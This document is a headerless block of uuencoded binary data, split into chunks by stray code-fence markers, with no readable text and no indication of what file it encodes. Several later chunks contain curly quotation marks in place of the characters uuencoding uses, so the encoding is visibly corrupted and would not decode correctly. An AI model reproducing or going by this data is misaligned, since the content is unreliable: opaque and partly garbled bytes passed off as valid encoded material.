MQ0SD:'2,L]!.Q(AQ:"FT:A=BMKF0)@IZ^N1=-C#NPR@.*6/&84AQT/:C>!T3
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
```

```
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
```

```
M5F,1G/*-AV4U%N$M"UZ2‘E’LRB4U%)1=&A*9+;,@L>>XG$M5.[")56P<L>D*
M>;I]JF>X;$*(K-"(6;.MNQ’>@:.LZ%N]DA5(&LF/@&C‘R^JLF3"2&^.[L8+O
M,H$*XKC.U\JVJI#E9#@:‘R_‘%‘(2.*44F=3:X+/#D2#"Q%+ST%(WE*<Y.A5\
ME+#QU7*IMO9=;&O:R4S!]_73Q&;^:%N%0RW:Y5LZQA/NL$IT64\]#14‘$X&Q
MJ0**HY10X8BD+‘L@NG’3.+2LZ!5\5BK"*DOE>!,CIU&VV#\@O,DLFI;9V?*0
M%AI;ANRUR6’BF%#K7E#KQ>E‘?:UK!(SL8/3\[0H;81*%*ZU&TD:&H:HP6"X‘
MU&*LJS*^‘6*%H+S’B%)E%$’U>]!^*$D$4R)L.)P^+WU*O@YX?&6U(S.‘:>NP
M54=M7]3*3_,‘#>.&!MI>:7PZI?MYMA’)!W*‘%Z06QG2U*CIIDL5BB#%AA)#N
M;-0XD>*6KHRNA[;$K(-T#?/"(FJEFAMJN[)3VQ/:<$!!"FH0\R]1IM@P[/1^
MUUE.FF8ITKN=W-$CRFJ&DGU;K3<VYUH[KX4%P#6+<\(PUDQ;PZ36L08&^:PH
M‘]!L#YES2!:8-K&=6(M3JS<T[7S)M96N!J‘VDDG!&]@*;5$W!N=U+0/QD<Q9
M>7RP<JU2L;5E/N4ACI$]]+(]XVCAA:A(=!#>X!TFBBAUV$Q$‘213%7‘D4@$%
MMD^,L<#&N4#)8+^AV0@(*BN\JQ="="V’?K-%5;5$@04>5’W2.N54GR<H?>-7!
MC’FGY=XK2‘L@18L87H9_2A5WFP=KH#3%\O3$+2&IS8SXL:7Y>":.^6‘\7&S!
M<IP)I06WUQ_%Q]2N>J98S"S#4AUO"‘X+O;9<2SJ8>EH<)D-(7-XV‘<V=#R(,
MLX[?*VBOZ]*ZQ+<6‘3"="[‘4]HX0V6>N’0LH:I46"@7<IK:RF+GI(^W;*]-%
MSEI+^RV,R_Q(D<’=>4<X3O?&9"!K’Y,)F[UMBF!D5MD.$WN46Q!Q"2/X*D’;
M+1X[B[^RO-+.[9EKAVZ_F;2/V7FQC#@%V#FQB#@&)"TK*Z;Q8!W>BAYRG%2T
MT‘%1GRRW[()XP><0.PT+RG*(55*AP+Z?EEIPP&GNAZN!=+?,,’,)H9!HKC?:
M,]::CGR@VMY/MR=#"\X’*H4[>QS#07R<FMNZ’8;15GVE$9S;>GOKV#;[CH:W
M%PRP$_!1:L_\-E=DC/<80-==Q@)M"<V!X7%BCV5W=E,)C%R1C5F%MC0X,?A#
ML>8W7F)$DRA*UD.FX‘91G],0BH1A)I"&Q;8G4(,T6B9QB55:)E%&9OWDV#,J
M3\$7QN1)K&!4/@/^$3HSRL‘1=\>PUAO9.,.(;479WUKN’VHY<8HB19YTQ]UY
M)F)%B9#V834P?‘;6NP,-#%KW=U%,#!‘GPULL.P,L.&YM+67<’BA[V9+-J8-\
MCQ5+4_R.X88O‘OHL7XS<AR83-5‘M7JJ.-/N++!4<&K$:B;Z,,OV%0N9R’-=3
M7P3X"B">KU9?%-.T+>0/6PJ58]?@4-Y:,FWI.:MB?&&XR)"*OBQ$AU8LL6ZN
M"W’&NV‘Y6KG=%B^’W’.HU1Q.Z3G;3/F4CK..UZ;?+#:^T_&,YYFNX?ULLFL8
MD\?9*Y9%‘V!1>-,+M@]HTPDVZWZB#UB$G/HA1!-D=J-9KVCDF("8CD*!/]D7
M-@Y]’SIC"AK2I"Z49NUJ\‘HO&!,$1M%L‘F5$UB^#,C0;J+N,LY8">PDK1=TJ
M]QA;44/I<GV@#=P)4M+FP6’+**JC"G9&TAEHL7]M;,.>\;XPR"W2D6"ET*$%
M*03(GSR=,0P):26*A("TQ?TH"*48V6R8;:^?%>R)%G8"Q$^J)?//(=3Y&9E_
M4;ZWO#!I^SU&NP‘5[D&]H#$>#EL]-V/6C%^J‘8NH;NA[#J6EUU#N=E)6E$=I
MC[0U&@_T_8?VVITLPAU/;V2%,%<00N".>5EG)UZY(839#A6B_$DP$‘/H"I#D
M&%‘7%XZH8’R0$‘1->9;@>\(+2[]^$-P^(DH1W\*W+MZM4!%BHVG’‘59N8B4.
M%7NA>#‘(1L7#5(_LS*U[_D!\OU#B"ME3@’,H33PZAXJAG8PK+S&RTT3")1Z-
M.B)*S79V[)5$C.RLD+V7@O=OP^&C3YN#H:7;)V0%DTEY!978\3C!4L^M94>/
MJ23R’[9J%.N,U<>.:WAQ?S1V_,+S,JV@CM<*HH6A5H[/*9IO‘’;\4Q6US(7C
MJCL*5ZZI>;#=3H/S.OB;101<G9H5!7JZS-*F3791)AP_^]JCP/?H5+(]3B2K
MJI:$[@@:61#1U$*)V,‘*3)$I4S@AM\1__92SEB6\"G<:>(5&"PWR&T01JA’S
M*AI9DI\‘78(;"KE"YY6(M>E,<.LHM@Q;3L<2F,]X‘V>M8+2?Y*%FZ9(C_L4\
M([SFG&*&#M6WW0"V^0%G<1O.G*’6L)8"<]L)HL6L7G.+F.9*6<Z@1"$.IPG)
M\:6S"I2R,N’<Y<,LG/I;‘PLEUAL!X6487D((R+3%;/Z*$7R2XSRFDEOHQ48&
MS+I;8,3$N0#%?105%*‘[W9‘(A;JE+4X8VXS!*L6#5J\Y$2.@:U6*P9.AE8D2
MD5T%<U/.‘6‘61@7‘L#APL‘##<$0+-[‘<3!2(G&P+L67WHDCVW,/=JP(GF3YY
M:>(K;+‘PES$_7:F0R0‘:39/‘+J<DPM^N"’1(?DV*8(QL4CP[MJ3FG(N’*;X+
M-=QQO8D28G3GI_T%0A/(=>%1M%<&\+)63-$Z6JJ=)%ZD7M"]&Y)^Z;%TU.I2
M’’-7VZ<[D%(D"5#‘A)H*M[$UXEMK?9;#DJ*<YQ1E’U(T#X_[(S>%]@WFG"2T
MY3=6O#-2,RD3%&’%\C$(?&JBADOZZI<9WI9G(U’-3‘WI;%^,"@GC"*NDKAN[
M,ND]4+ZMIO;\1:$14S>HL&J@%39:6"=I6#4_RY;=R:27XCE:QZ]4.!?L+>KX
M@.G<8ED1\M2S8’L*Z.RDEQRER\)\B5‘+R&VU3@0,9=4*,/4"X‘*#V;‘I4"^S
M2P.Y</29R@)9Y=Z(H4"BYOF>)C\KOF6)HD$E’+4ZS8IK3P"’7!%PUJN!19)E
M!"]][’(/H%QGR(%=<@&TS/FJT1IK8$2;*!JZ:0D4+4YL8D-Y2UV%NP".RMJ‘
M_ZS87*BRM06^G^GJ2U:9DM##LTL:BNJ?H),2AK.L)EAE!4%N&ZN85%FYA)7%
M++&.J@AT‘‘,#5GSK7M<7L[)TRU25^R6(FL\#G:XC<_U0KH6(.AUDU4:HB"K3
M#S+FC6%-=T">R\6=&V0MP"-??2‘DK=@;‘S(]X$LY-#!"IS>SBQ?*R&""N:0&
MN$F;XZ‘V6G(B50HEUK@’W5,X0J(<C$)>E+51SU"6!ZU.[-’-JVICTFC92\4"
MQ"N0CPT%[M$LD"6L;+QN\X%,[7QI2R(Q.>1ZS1:C\&#<).ZVFDDM;BS5>HN<
M2A:[<B7C3’X(OKP2=IZ.$8560HU-!$:R\$6X\"FB=‘S>?9E:Q@Z9;%T(ZL;E
MP,F%FM/II*W6(8(%DK-V8Z[)/<?;N3‘;’(?FN@FU)DEJJ’QD$")+IYO:,^BC
MRK‘*DGZ.N)\-,R+3I\*)L#VCRT9B#YOFSI‘4’F0M’1Z9#M>,L>QHLCD95’‘"
M257I[HJ?=5_?KIE8TG45R\D][2!,/*D@Z8U*,>NJ’CJ-%O"*=$>E;#F&9SXX
M=KB.IV]8%<W$’MT57)I:J4RZHE]L@>0H.!Y6&TQ-%5HEH2MIHI_G-AJ?>K,>
M:;E,3)>(?"D‘;[K%V00ZFX([93K]_J’Q@&.%.A9V‘^^V?,CJ’>)8)1W+3#^V
M0=^SHD4Z6G8J:8/[$.KK%OI^%A.[AP1=H06:$=8UT,C@WJ$>&O2#C’1K?=-:
MQD9:U3B>;J]OAITQ%(;=JJ1NLU_.HFE;39?^D=B*K%ONFY8S\AJ?L4BLZ+8’
MOE’’8Q16H]I-Y*(?II21W;;7HK!,/DQ9[JTU8HLFD*GNA\#T‘^/K8B:B8*S0
MLEFD‘N(O+45XYA-C5=0"67HE(.‘0W;E!T6I;8$YUF6RLA4L’P?*B=>,’XU$V
MC>9.X+$C&\B*(6.MAX‘A>BB#LJD7(Q&5[L86S+’"D!!LIU840AJ%_]D‘IG15
```

```
M9VNP1H]@‘CW‘@‘‘<PH25N02-(86*)0[VQ;)L908@PCNNMQ:1G*B/<WJ5XU(^)
M$\7%:$0I%,S$#UV653]N+W%T/;0%:[GD%6])S04PH4HB+1!’=WC!S)VB<+@F
M#@<+<G!(@TA1N6#*C$[FD(’NNH*QX,$\NB$?/J@;,’=B0]3U*N^’NCM#/[-T
M45RK-T/=)V$ALWX9I@!’U?T16J@NMGZTKV".K+LCM/&OQ,M#K9>V!?E"W=S0
M8(HOW@PF3FX+<JI3/4>+7$$1SR(<UK9.6[Y-.MCH7M0=5/09$?1=CDN@\.T%
M*5+AJ=*RX8PY&F%T.H.R$B3D#8:];MD^=T=\Z\Y=8&L,W^=?OW5?U:?W6\&J
M&+[MW_IZ-!^DTZK!:.W:.K\0[]F[?[=*B^_[]^Y=4&GQ?;MZ#?0K?!7HZY:=
M>[970]2R5*U6)[C&,!D‘ZX?I4[\8$H’J%XO(Q8,9/\HR@[5?9XOY;-O/*3$;
M:JB%@(5)@,76&DZ))2FQK#L^TD1Q&_QQTQZO$U0X04F/5$FCL@=$!%M5Y?CJ
M#,GQC46=&-@JP[A1&XBBB9’O(+’:R-:WE?OQ@59^$X4SR‘&SXFRP4)1=A0<)
MQV5+Q.LUNSR4XPQ:[7:+3^)VD;‘%CD9&5Y$)>KZ’)D4‘Z][=JI(1P,^3TFR>
M_=I#B1[=[V&%.‘Z*Z*/,/W)YXWK2&PS!2RVQ=‘OYB&Q(9>YX‘V.3‘GALLT3L
M90Q7H-Q?"=E)>3Q@0D2YEQ3K^TMQO=9;S-X*V#:PY%J@)=>LOK&[WXH7+5A9
M3*_%;E?E25666*X0;’<P![(O&15HCPD’$N^U-EP4PT@!RURV>LL&5-"7BDQK
ML?ASH<2VJ%!XC-L?$J^U=;2EE:]"03‘]%&#>%8:"+,K2JE,FZT]ES63GXY:L
M4$RWJL(@AQKL=67"‘32‘X:S^&"M=ZJ#O*#R4B‘.X_K‘%.C0#2!Q1XLH$F9J‘
M2-JP1?%LN?"5W4&@=B‘8>.CB]E>(^!9!?<=C(T4I1W4‘IPZ8E305O.’&9_7,
M+IK"M@/.QVH%)#QZSLN16MH]CYC==‘BW)\<4$9/2%‘QQZ4&NI8?Y8%>0E0O5
MSUW1RI#1-LIU^HRBMMK##-#F$_5"K,4/6F#?V@!%LI_O?N4JDP8?N712".^\
M@V&KD8A(1$&3AZ-^1]$PK"!2T"0A]7J$MG("8K6/$KKL+1A2?Y!:=1<U0)B8
M4DLA[\GNO://,@+[BA*-]?B244-7FTFM1JUCP4+9I2P8B_2.Z@;&MS.N0HJK
M>N(R5%W%$E>1Q-7F<U7X7(T]5S_/U<ES]?#D2XBB%5EAJ8/:/-AEK:.R3XRS
M+F2#A"4%!9,[N,F’8FHP#‘R3":PC=O3NSH14/1ZR%CZF$=,K=59!9J@F!;AD
MPGR\]N8R((@NY+E2*)/*\74^>9T-QI5LBIR-VN%6,‘6[8]4’W2X:X‘8%2<H%
M):;PB;KI:0M]HZ4.L[‘Q&.,!U)$!6JG=VL%*[=Z,CJTP9K=VL#]<::ZPX_73
ME2UGYQD7[FA@56MP5U9X1?/5L*:#5JNIX0’"U3"-&D"4:WA!PZEHQ‘$TNI,6
M2NIXPM[]Z’Q&0Q’W’:"X7FLX4/&[UG&@XG"M0]:!0NW’,8(,&@1R982C61VO
M@)3\.8<=.@>YA=‘U1Y(>WG)!LVB7BX[‘W<X15C]$‘;8C<%73$87$$H..#I*C
M+8&2Z)J"’K.A8H^7.H\+0=V-2/>=*4;WG%6.[C>K%-UK5AG29WDQYR<]%H&1
MVDUE-H2U0C2/FT.0UP0*0’]‘[8NBF#5IBY(BQ<XQC^^E;1!?1:.-SZSA29PU
M‘#$VU!4A‘S?AHC1O#*FCNH9M0UW$:2(M=9J.ZS:01$’@‘!\++C,JXX:IML)9
M^SC*F]2PU>;S%=P^A7JC0C5"85B0FJ’L5V@4L8J=14LU]IKL7/J0X/-YI.CS
MK7O1IUMWZ’(^C\@&9RI<]/G44!0U+FH"[WT<D>\%);[LA3Q&K)!‘RR=OC,P3
M+_IL‘*7H6U2E^-+M]%.N.O-(BZ+N1#P#WDB%U5\D126.9W@6D>@HC."B@[O*
MUYW@6RP+<;&#1@8@,O>!KSO!MW@6O#T37TSM0UV.K)MDL3]Y\\8\U:&$?7’J
M!+*=R[4"#*9N<V!X->*?KV5C51%)6HELV343Z<’1TK‘_&@D>^"6C7Z]0;4J8
M\.R0HR10\=[’ENPUF"@XN$$:.]&)B*NK0_^AV#1*=WO@<(I\<ROB=DW)%@@<
MQ1TP06H’15J\*%9M23IQ2H0+E66\^X%"]U$S_($>4(<)RHYZD%$!4XXCZP&U
M&);BOH=&WT0NZ&&S.);BU(?913A5M>0BF^@18/D\B‘F8N]@EO’12]\#*2<1<
M*9Q8.)T3:4&T232!2\-@UJ5*9KKZYMK/GI\E?68XPQBR8,XD^@N!60PVZ9N]
MBG5;@5=[13’!7&03S!*K6’)6@$!6JV"3?47%3&AW<FT2>8LI<TF?2^@FL!C(
M,A7(,A5:=Q&-EEKGV+HB=’Q>XMJ+E;Y-H]C.<N’<H<5’:H=:]E0R%Q,-1;;W
MM+A<*&*-:%KLJ&S&H#2‘D&,"014W1>..TY;O[/88;3EIMOHQ\6VL7=\*$WEQ
MM$T<2?84I@@5+9:#$LED%"[@O$B^QXK?6JS%]:,<RDZ,,46!895LS8#0,)(_
M:/’8"DW2.W9L-7)!>3=TT$]Z([$FSGM\IUV/CR3-T9*‘:8<’L!@2XR[*"[S9
M&ICHM-L#6"@*H_‘.4-MZ,-N_I;Z7/F%%$89*NP.2T(8<H,4=5NFF,)(*’6H1
M06IN‘>VQ‘A1=Z3‘0>V@1,<6)C’U#<#LZ4KOUSKCEQD9I*@3;D=&U^S!=SM0#
MY@>![<@E*’"YE=8&7;4J:YJ2U*\8SG8’*EIHE2W[Y"U]CEE<VMJ=9"#+!B$_
MNK52FQ79!ZVR25‘6\Q@‘56-)D+/<)BQ‘D$L\&‘VM55!+()LP%E"7NR9+=(KG
M/<0T*R=/;\F_BC5T/;7G@X(HQ,!\C_R**9/BA]/B!TB6Y"E^VL$].2RZQQ*=
ML5^*Y#!JT74+0NVE!;\0G(&6K@KE"/._F‘]G]5X;:)E"L#’KK)5EP\"=1@N6
M#2=WL#@<:/ZL;,JII5DCG%R2@1$!P8#GFRTHIQFXUJ‘(WU8.6’R^(I8MR)4I
M8D;$^X5’Z\\N’8DG‘\HJH‘TWVI-!*DNMP:"!"NMF\0)<D;F]QC$3‘AP]19H,
M>W8>H>KCV<9H:(PKZQ"87.)8%#7/A6$LPAR%B!WQ,+XFC‘L!\XS5Z*NF@L%&
MG"T-W3L*=6@CKW5&,9[$=4‘A<+8>2U2T‘C.X4B)JR‘T)R7+-Z’"LZ3Z:?’ZE
MB&8$\K.‘/+%C4K=2IF’G8T$FC‘8?9[HM1JA"RBA(V‘#=7>VKHA+1<’>(HF+D
MKT2PB(HHKPTN*##Z9C&@$$"M6B?.P-5Z,9LT:CU&3(8"M@#!D\D7<‘5D$;OC
M+EP0P]8M^T0EHE6[KQH[’/?8WAA7OT(G)#‘%PN%Z0"IT0@**4LT//(60HG_‘
MFLQ@A1KD_G!<[)NW(&]137@GI6]3+*&.>%1+C/*%%C52‘09?@KR^CU=P45T.
